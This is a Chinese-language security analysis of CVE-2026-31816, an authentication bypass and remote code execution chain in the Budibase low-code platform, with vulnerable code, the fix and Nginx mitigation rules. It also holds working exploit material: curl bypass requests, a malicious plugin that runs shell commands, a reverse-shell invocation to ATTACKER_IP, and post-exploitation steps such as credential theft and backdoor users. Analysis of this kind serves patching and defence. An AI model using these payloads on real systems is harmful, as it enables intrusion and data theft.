CVE-2026-31816 Budibase 认证绕过漏洞分析
CVE-2026-31816 Budibase 认证绕过漏洞分析
执行摘要
CVE-2026-31816 是 Budibase 低代码平台中发现的一个严重安全漏洞,CVSS 评分 9.8(严重)。该漏洞由两部分组成:

- 认证绕过:由于正则表达式实现缺陷,攻击者可通过 URL 查询字符串绕过身份验证
- 远程代码执行(RCE):绕过认证后,攻击者可上传恶意插件实现服务器端任意代码执行
攻击链:未授权访问 → 插件上传 → DATASOURCE 插件 → 代码执行 → 完全系统控制
1. 漏洞概述
1.1 基本信息
| 属性 | 值 |
|---|---|
| CVE 编号 | CVE-2026-31816 |
| 漏洞类型 | 认证绕过 + 远程代码执行 |
| CVSS 评分 | 9.8 (严重) |
| 攻击向量 | 网络 (AV:N) |
| 攻击复杂度 | 低 (AC:L) |
| 所需权限 | 无 (PR:N) |
| 用户交互 | 无 (UI:N) |
| 影响版本 | Budibase < 修复版本 |
1.2 CVSS 向量
1
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
2. 技术分析
2.1 认证绕过漏洞
漏洞位置
packages/server/src/middleware/utils.ts
漏洞代码
1
2
3
4
5
6
7
8
// 有漏洞的实现
const WEBHOOK_ENDPOINTS = new RegExp(
  ["webhooks/trigger", "webhooks/schema", "webhooks/discord", "webhooks/ms-teams"].join("|")
)

export function isWebhookEndpoint(ctx: UserCtx) {
  return WEBHOOK_ENDPOINTS.test(ctx.request.url)
}
漏洞原理
-
未锚定的正则表达式:正则表达式没有使用
^和$锚定,可以在字符串任意位置匹配 -
错误的输入源:函数检查
ctx.request.url,该属性包含完整的 URL 路径和查询字符串 -
逻辑缺陷:中间件逻辑如下:
1
2
3
4
5
if (isWebhookEndpoint(ctx)) {
  // Webhook 端点不需要认证
  return next()
}
// 其他端点需要认证
绕过方法
在任意 API 请求后添加 ?/webhooks/trigger:
1
2
3
4
5
6
7
# 正常请求 - 需要认证
curl http://localhost:10000/api/tables
# 返回: HTTP 302 重定向到登录页

# 绕过认证
curl "http://localhost:10000/api/tables?/webhooks/trigger"
# 返回: HTTP 200 成功!
正则匹配分析
1
2
3
请求 URL: /api/tables?/webhooks/trigger
                              ^^^^^^^^^^^^^^^^
                              正则匹配这部分!
由于 ctx.request.url 返回完整路径(包括 ? 后的查询字符串),且正则未锚定,因此 ?/webhooks/trigger 中的 webhooks/trigger 会被匹配到。
2.2 远程代码执行漏洞
漏洞位置
packages/pro/src/sdk/plugins/index.ts:44-48
漏洞代码
1
2
3
4
5
6
7
8
if (metadata.schema.type === PluginType.DATASOURCE) {
    const js = loadJSFile(directory, jsFile.name)
    try {
        dynamicCodeExecution(js)  // 这里执行任意代码!
    } catch (err: any) {
        throw new Error(`JS invalid: ${message}`)
    }
}
漏洞原理
Budibase 支持插件系统,允许用户扩展平台功能。插件有三种类型:
| 类型 | 执行环境 | 安全性 |
|---|---|---|
COMPONENT |
浏览器(前端) | 安全 |
DATASOURCE |
服务器(后端) | 危险 - 可执行任意代码 |
AUTOMATION |
服务器(后端) | 可能有风险 |
对于 DATASOURCE 类型插件,Budibase 在验证时会动态执行插件的 JavaScript 代码。这个设计是为了验证插件的有效性,但也为攻击者提供了 RCE 路径。
RCE 利用过程
- 创建恶意插件:
1
2
3
4
5
6
7
8
9
10
// schema.json - 声明为 DATASOURCE 类型
{
  "type": "datasource",
  "schema": {
    "friendlyName": "Malicious Plugin",
    "type": "Non-relational",
    "datasource": {...},
    "query": {...}
  }
}
- 注入恶意代码:
1
2
3
4
// plugin.js - 服务器端执行
const {exec} = require('child_process');
exec('id > /tmp/pwned');
module.exports = {schema: {}, integration: function() {}};
- 上传插件(绕过认证):
1
2
curl -X POST "http://target:10000/api/plugin/upload?/webhooks/trigger" \
  -F "[email protected]"
- 代码执行:上传过程中,服务器会执行插件代码进行验证,RCE 完成。
3. 受影响的 API 端点
3.1 全局 API(不需要 WORKSPACE_ID)
| 端点 | 方法 | 功能 | 危害等级 |
|---|---|---|---|
/api/integrations |
GET | 获取所有集成类型 | 高 - 信息泄露 |
/api/integrations/:type |
GET | 获取特定集成配置 | 高 - 信息泄露 |
/api/plugin |
GET | 列出所有插件 | 中 - 信息泄露 |
/api/plugin |
POST | 从 URL 安装插件 | 严重 - RCE |
/api/plugin/upload |
POST | 上传插件文件 | 严重 - RCE |
/api/plugin/:id |
DELETE | 删除插件 | 高 - 拒绝服务 |
/api/plugin/updates |
GET/POST | 检查/应用更新 | 严重 - RCE |
3.2 需要 WORKSPACE_ID 的 API
以下端点受漏洞影响,但需要有效的 x-budibase-app-id header:
/api/tables- 表管理/api/rows- 数据行操作/api/datasources- 数据源管理/api/automations- 自动化管理/api/users/metadata- 用户元数据/api/roles- 角色管理
4. 攻击场景
4.1 信息收集
1
2
3
4
5
6
7
8
# 获取所有支持的数据库类型
curl -s "http://target:10000/api/integrations?/webhooks/trigger" | jq .

# 获取 PostgreSQL 配置结构(泄露默认凭据)
curl -s "http://target:10000/api/integrations/POSTGRES?/webhooks/trigger" | jq .

# 获取已安装插件
curl -s "http://target:10000/api/plugin?/webhooks/trigger" | jq .
4.2 远程代码执行
1
2
3
4
5
# 使用 exploit 脚本
python3 CVE-2026-31816-upload-plugin.py \
  -t http://target:10000 \
  --create-and-upload \
  --type datasource
4.3 反向 Shell
1
2
3
4
5
6
7
8
# 启动监听
nc -lvnp 4444

# 执行 exploit
python3 CVE-2026-31816-rshell.py \
  -t http://target:10000 \
  --lhost ATTACKER_IP \
  --lport 4444
4.4 后渗透
获得 shell 后,攻击者可以:
| 操作 | 方法 |
|---|---|
| 窃取环境变量 | 读取 process.env |
| 读取数据库凭据 | 读取 Budibase 配置文件 |
| 横向移动 | 使用窃取的凭据访问其他服务 |
| 持久化 | 写入 SSH 公钥、创建后门用户 |
5. 漏洞验证
5.1 测试环境
- 目标:
http://192.168.1.128:10000 - Budibase: Docker 容器环境
5.2 验证步骤
1
2
3
4
5
6
7
8
9
10
11
# 步骤 1: 确认漏洞存在
curl -s "http://192.168.1.128:10000/api/integrations?/webhooks/trigger" --compressed | head

# 步骤 2: 上传 RCE 插件
python3 CVE-2026-31816-upload-plugin.py -t http://192.168.1.128:10000 \
  --create-and-upload --type datasource

# 步骤 3: 验证命令执行
# 在 Budibase 服务器上检查
docker exec -it budibase-server ls /tmp
# 输出包含: 123  ← RCE 成功!
5.3 验证结果
RCE 已确认成功
1
2
root@1aa20b8fb9db:/tmp# ls
123                 # ← 攻击者创建的文件
6. 修复方案
6.1 官方修复
1
2
3
4
5
6
7
8
9
// 修复后的代码
const WEBHOOK_ENDPOINTS = new RegExp(
  "^/api/webhooks/(trigger|schema|discord|ms-teams|slack)(/|$)"
)

export function isWebhookEndpoint(ctx: UserCtx): boolean {
  const path = ctx.path || ctx.request.url.split("?")[0]
  return WEBHOOK_ENDPOINTS.test(path)
}
修复措施:
- 锚定正则表达式:添加
^确保从字符串开头匹配 - 排除查询字符串:使用
ctx.path或手动分割?后的内容 - 明确路径格式:指定完整的
/api/webhooks/...路径
6.2 临时缓解措施
在官方修复可用之前:
1
2
3
4
5
6
7
8
9
10
11
# Nginx WAF 规则
if ($request_uri ~* "\?/webhooks/") {
    return 403;
}

# 或更严格的规则
location ~ ^/api/ {
    if ($args ~* "webhooks") {
        return 403;
    }
}
1
2
3
4
5
# 限制插件上传端点
location /api/plugin {
    allow 10.0.0.0/8;  # 仅允许内网
    deny all;
}
7. PoC:
https://github.com/imjdl/CVE-2026-31816-rshell
8. 参考资料
- Budibase 官方文档: https://docs.budibase.com
- Budibase GitHub: https://github.com/Budibase/budibase
- OWASP Authentication Bypass: https://owasp.org/www-community/Bypass_Bypassed
This post is licensed under
CC BY 4.0
by the author.